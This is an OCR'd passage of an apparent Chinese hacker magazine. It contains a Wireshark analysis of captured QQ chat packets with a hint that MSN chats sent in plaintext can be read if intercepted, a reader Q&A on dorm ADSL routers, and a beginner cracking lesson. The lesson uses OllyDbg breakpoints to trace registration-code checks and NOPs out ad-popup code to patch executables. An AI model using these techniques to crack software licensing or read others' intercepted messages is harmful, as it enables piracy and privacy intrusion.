


图12

在wireshark中单击该数据，会在中间的小窗口中看到该数据的一些细节，如图11。第一行的Frame　11830就是在wireshark中该帧的标识，该帧的总长度是95个字节。第二行的ethernet　II表示该数据使用的ETH　v2标准的帧格式，展开这条信息，其中Destination表示目的地址，因为是数据帧，所以此处的地址是MAC地址，具体的地址在后面已经显示出来了，这里是01:00:5e:00:00:58，如图12。





图13

Source则表示源地址，这里的源地址是00:23:5a:60:c0:34，而Type则表示此帧中封装的是IP数据包。第三行的IP信息中记录着此数据的目的IP和源IP，这条信息在前面的分析中已经得到了，这里我们就不再做具体分析了。第四行是UDP信息，第五行是封装在UDP报文段中的聊天信息，展开这条数据，如图13所示。

其中“Flag：Unknown　(0xb0)”是标识，因为QQ版本的不断更新，而wireshark分析QQ协议的模块没能跟得上QQ的更新，所以这里不能从0xb0中解析出方便我们查看的信息，“Version：0x59cb”是OICQ协议的版本，“Command：Unknown (50831)”是命令，这里没有识别出来。“Sequence：4813”是序列表示这是4813号数据，“Data(OICQ　Number,if　sender　is client)：769435382”这条数据很有意思，其中这一串9位的数字就是QQ号码（769435382），具体是消息发送方的QQ号码还是消息接收方的QQ号码，这就要大家自己测试一下了。“Data：\256\337\270\266Am\221{\336\365\232\026\032hw\210\244\2552\353\311\273\240\360\262\340#"\004\330\370\213\357\fK\244p”很可能就是聊天的内容了，不过已经被QQ客户端给加密了，如果你对揭秘感兴趣的话可以研究一下腾讯的协议。

通过上面的例子，我们简单的分析了网络中的一个数据包，给大家一个小提示：默认情况下，MSN的消息是明文传输，如果截获了其网络数据包，就可以转换成我们能看得懂的信息，这个就留给大家回去自行测试了。



问： 关于大学寝室宽带连接问题，以前我们3个人都用xp系统，办了上网后用路由器分了3根线，然后改了TCP/IP协议就直接上网了。每次开机不用点击宽带连接就直接进入，这次5.1回来以后我买了台联想的Y550　vista系统的机子。再家里的时候直接插上网线点及连接，输入ADSL的账号和密码就直接上网了。问题来了回学校后我把线插到我台式机上的网线却发现不会改了，怎么还有IPV4、V6的？我改的V4的，但是改了却怎么也上不去网。怎么办？

答： 貌似你们办理的ADSL上网，其实这种问题很好解决，像你们前面说的，不用连接即可进入，那个是因为在路由器中直接拨号所以你们可以直接上网，而现在要做的很简单，就是继续进路由器设置上网的帐号密码，直接采用路由器拨号即可，本机IP等设置为自动获取即可。

文章难易度：★★★
文章内容要点：利用OD来用NOP来设置断点的方法来解决软件的弹出页面

从零开始学破解之（二十八）
消灭软件中的广告

Talent Feng

在上期杂志中，带领大家一起认识了“万能断点”，也许是因为使用起来比较繁琐的原因，小菜们似乎还没有把它很熟练的掌握，不过对于“万能断点”的威力，相信大家都是有目共睹了吧！在使用“万能断点”的时候，每一个步骤都要非常仔细的去完成，因为在跟踪和分析程序时，我们需要分别设置两个完全不同的断点，因此在什么位置设置断点就非常重要了，这关系到我们所设置的“万能断点”能否起作用。我把使用万能断点的主要步骤给大家总结一下。

首先，使用OD载入程序的时候按下F9快捷键让程序运行起来，在OD的代码窗口单击右键，依次选择“查看”－“USER32”，然后按CRTL+G进行查找，选择二进制字串方式，在弹出的输入窗口中我们输入**F3 A5 8B C8 83 E1 03 F3 A4 E8**，然后进行搜索就来到了万能断点的地址代码段，记下代码地址。第二步，在程序的注册处填好注册信息后，先不要点确定，因为还没有下断点，按CTRL+G输入我们记下的万能代码的地址，按F2下断点，按F9观察寄存器中的值，直到第一次看到我们输入的假码，例如123456，就停止按F9键，在出现假码的下一行上点右键，选择“数据窗口中跟随”，就到了数据窗口了。第三步，在数据窗口中点右键，选择“断点”－“内存访问”，按F9运行，断下，按ALT+F9返回到程序领空的代码地址，此时就可以根据具体的代码情况使用F2来设置断点进行分析了，设置好断点后，重新载入程序就可以进行分析了！

从以上的操作步骤可以看出，“万能断点”的使用确实比较麻烦，不过在小菜们实在找不到解决方法的时候，例如关键的字符串信息完全找不到、自己又不知该在哪个函数上设置断点，总而言之，在尝试其它方法都失灵的情况下，“万能断点”就是我们的救命稻草。不过有一点大家一定要注意：“F3 A5 8B C8 83 E1 03 F3 A4 E8”这个万能断点，只是在WindowsXP下适用的！

“万能断点”的内容确实难倒了小菜，不仅过程繁琐，而且涉及到的知识也很多，那么今天我就给大家讲点比较简单的内容，来放松一下心情！本节课，我准备给大家介绍如何消灭软件中一些我们不想要的东西。

流氓软件一直以来都是我们非常头疼的东西，虽然在大家的不断打压之下，流氓软件逐渐的销声匿迹了，但仍然有很多软件或多或少的受到了流氓软件的影响，在本身正常的功能之外，非要添加一些我们不想看到的东西，例如软件运行时出现的广告，或是运行过程中突然跳出的广告窗口，又或是软件关闭时弹出的网页等。这些东西虽然对我们的正常使用也不会产生什么影响，但是每次都要看见的话，也确实很让人心烦。既然小菜们已经学习了这么久关于软件分析方面的知识，那么我们可否利用类似于解决软件限制的方法来解决掉软件中一些我们不想要的东西呢？

我们应该怎样把软件附带的广告信息与所学的知识联系起来呢？事实上，只要大家仔细的思考一下就能很快的发现，这其中还是有很密切的联系的，我们按照软件运行的顺序来给大家一一的说明。在软件中最常遇到广告的地方，就是软件刚开始运行的时候了，随着软件的运行，各种各样的弹窗或是提示框就不断的涌了出来，有推广软件的，有推广网游的等等，当我们看到这些东西后，都会觉得很厌恶。那么，如何利用学到的技术来解决掉这些东西呢？我们根据平时使用软件的经验，可以把软件中的广告分成两类，一类是以弹出广告窗口来显示广告内容的；另一类则是在使用的过程中通过打开相应的网页来显示广告的。可以看出我们是以广告内容的显示类型来区分的，现在我们就可以把注意力转移到这两个具体问题上来了。简单的来说，软件中显示广告的两个主要途径就是消息窗口和网页，因此我们就要从消息窗口和网页上来做文章了。不过我们今天的主要内容是如何处理掉软件弹出的网页，而对于广告窗口我们则是一笔带过。这下可得罪爱学习的小菜们了：“好端端的，为什么不讲如何处理广告窗口呢？”其实，关于处理广告窗口的内容，我们很早以前就接触过了，当时的“广告窗口”还是很单纯的，并没有乱七八糟的广告内容，而只是作为提示我们注册软件才出现的，大家还记得吗，当时我们把这些窗口叫做“NAG窗口”，意思就是很烦人的窗口。不过，当时的NAG窗口中，充其量是些注册提示、功能提示等等，但是现在简单的NAG窗口已经很少见了，取而代之的则是种类繁多的“广告窗口”，聪明的小菜从上面的说明中已经领悟到了吧，虽然NAG窗口和广告窗口是有所不同的，但是它们都是同一类的东西，也就是说产生原理是一样的，只不过是显示的内容不同罢了！大家理解的非常正确，广告窗口和NAG窗口从根本上来说，基本上都是一样的。因此，我们就可以使用解决NAG窗口的办法来解决广告窗口了，由于相关的知识已经是很早之前讲过的了，小菜们可能忘记了不少，我就再给大家简单的总结一下吧。

最基本的方法是：我们可以通过广告窗口的标题或者所显示的内容，来在OD的字符串信息中寻找相关的信息，然后就和平时分析程序一样，根据提示信息找到关键的代码，最后只要修改代码就可以了。不过，在我们学习了“函数断点”后，就可以使用更简单直接的方法来解决了，直接在OD的命令窗口中输入**BP MessageBoxA**，就可以直接找到与弹出窗口有关的代码了，小菜们同样只需要简单的修改，烦人的广告窗口就会消失的无影无踪了。

对于广告窗口的解决，就是这么的简单。下面就要说说今天的主要内容了，如何解决软件在运行过程中弹出的网页广告。

我们先看一个简单的例子，看如何来对付软件弹出的广告网页。第一步永远是检查一下软件的基本情况，使用PEid检查一下，看来这个小程序是没有加壳的，如图1。既然没有加壳，就可以直接放进OD中分析了，很快OD就把分析的工作完成了，看着一行行既熟悉又陌生的代码，小菜们突然又有些迷茫了：“以前我们都是处理与软件注册限制有关的东西，但是对于软件里面藏着的网页，我们该去哪里寻找线索呢？”我们先暂时把




图1

OD 放到一边，再运行一下目标程序，刚一运行软件，网页就弹出来了，这时候，小菜们倒是很快就联系到了以前接触到的NAG窗口。对付NAG窗口，最直接的办法就是以窗口中显示的内容为线索，然后找到关键的代码。但是，现在我们面对的是打开的网页，该从哪里寻找线索呢？和NAG窗口中显示的固定内容不同，网页中的内容是不断变化的，所以以网页显示的内容作为突破口，应该是行不通了。

这下，小菜们顿时迷失了方向，不知该从何下手了。大家来想想看，NAG窗口中的内容是固定的，例如请及时注册软件、软件试用期已过等等，这些固定显示的信息都可以作为我们的线索，现在大家可以明白一点：所谓的线索，最好是固定的内容。那么，在这个打开的网页中，"固定"的内容又是什么呢？小菜们仔细寻找了半天也没有找到可靠的信息，其实我们要找的东西恰恰就近在眼前，那就是"域名"，大家再想想看，网页的内容、标题等等都可以任意的变化，但是域名却一直都是固定的，广告网页中的内容千变万化，但是网址却是固定的。例如，X要进行一番地毯式的宣传攻势，在很多软件中都放进了广告。小菜们只要一运行软件，各种各样X的广告网页就弹了出来。可是，不管X的广告做的再多，内容再多变，其指向的网址，都一定是bbs.hackerxfiles.net，因为广告的目的就是为了宣传网站的。这样想想，是不是很容易就理解了呢。现在，我们可以确定的一点就是，下面的分析工作要以弹出网页的域名为线索，进行分析了。

重新回到OD中来，打开大家都很熟悉的"字符串查找"功能，看看能不能找到我们想要的线索，很快小菜们就发现了关键的信息，如图2，很明显的可以看到，这个网址正是软件在运行的时候所打开的网址。现在的情况就和我们当时使用"注册提示"作为线索的情况很相似了，双击这个网址去对应的代码中看看，如图3，虽然小菜们看不出这些代码的具体含义，但是根据OD给出的提示，我们就可以确定这句代码与发现的网址一定有着很密切的关系。先修改一下试试看，使用最简单粗暴的NOP修改法：修改之后，代码 **004020A8 . 68 B4304300 push 004330B4 ; http://www.netpas.cn** 就变成了如图4所示的样子。




图2




图3




图4

大家都知道，一旦"NOP"指令出马，所有的代码顿时就失效了，如果修改的代码和弹出的网页有直接的关系，那么经过这样的修改，相应的弹出网页的功能就会受到直接的影响了。把修改后的程序保存一下，看看我们的分析究竟正确不正确。保存修改后程序的步骤是：在OD的右键快捷菜单中选择"复制到可执行文件"，接着选择"所有修改"，在弹出的新窗口中再一次单击右键并选择"保存文件"选项，给修改后的程序指定一个文件名就可以了。保存好程序后，运行一下试试。果然，当小菜们双击打开软件的时候，原先立刻弹出的网页已经不见了，看来弹出的网页已经被我们消灭了。

通过这个实例，小菜们也觉得对付弹出的广告网页已经不是什么很困难的事情了，只要灵活的联系我们已经学习过的知识，经过认真和仔细的思考，乍一看似乎没有头绪的问题，也就变得很简单了。在解决上面这个网页广告的过程中，大家也就只是变化了一下思路，把网站的域名作为线索，再结合我们已经掌握的知识，很快就把问题解决了，是不是很简单呢！

也许是因为太过简单了，小菜们似乎觉得不过瘾，看来大家的水平确实都长进了，那就再满足一下小菜的要求，下面我们来看一个比较有难度的例子，当然喽，所需要解决的问题，依然是软件弹出的广告网页。

目标程序已经为小菜们准备好了，这个小程序在退出的时候会打开一个网页，而且从难度上来说要比上面的例子难一些，所以大家要做好准备哦！第一步，依然是老老实实的使用PEID把程序检查一下，如图5，从检测的结果可以看出这个程序没有被加壳，并且是使用VB编写的。由于一些深层的原因，VB编写的程序与其它语言编写的程序是有很明显的区别的，所以我们很少使用VB编写的程序作为例子，这一点小菜们了解一下就可以了。




图5

没有加壳，那就直接拖进OD分析，很快的分析结果就出来了，小菜们二话不说就准备打开字符串查找功能，大搜一番。既然大家这么有信心也这么积极，那就去字符串查找窗口中看看吧！

小提示：

由于VB语言本身的原因，我们在搜索使用VB编写的程序的字符串时，不能按照平常的习惯去选择，正确的选择方法应该如图6所示。

话还没说完，小菜们就开始在一大堆字符串里寻找网站的域名了，可过了好长时间也不见小菜们报告结果，出什么事了呢？原来小菜们在大片大片的字符串中迷失了方向，如图7，在OD中找到的字符串信息确实不少，可没有一个是有用的，全是大片大片的数字，完全出乎预料的情况顿时让小菜们慌了手脚："刚刚才学的知识，不到5分钟就用不成了？！"其实，这并不是技术本身的原因，而是因为软件作者故意将关键的字符串信息隐藏起来了。




图6

大家看到的一行行怪异的字符串，应该就是被加密处理了的字符串提示信息。字符串被加密处

理了，通过寻找字符串作为线索的路子就算是走不通了，那我们该怎么办呢？

```
F 文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H)
暂停
Address  Disassembly                Text String
004019A0 push    00405508           (initial cpu selection)
004019A0 push    00405508           vb5!6&vb6chs.dll
00407FCB push    00407FA8           ` @p @
0040B362 mov     edx, 00408060      c7c17adb478a3310f183b8a8a1620547
0040B462 mov     edx, 004080A8      64f45bdf282c5e77e7acc74f09e789b7
0040B609 mov     edx, 00408100      887d5cffb9ba52b76f43a4eee6b4cd95
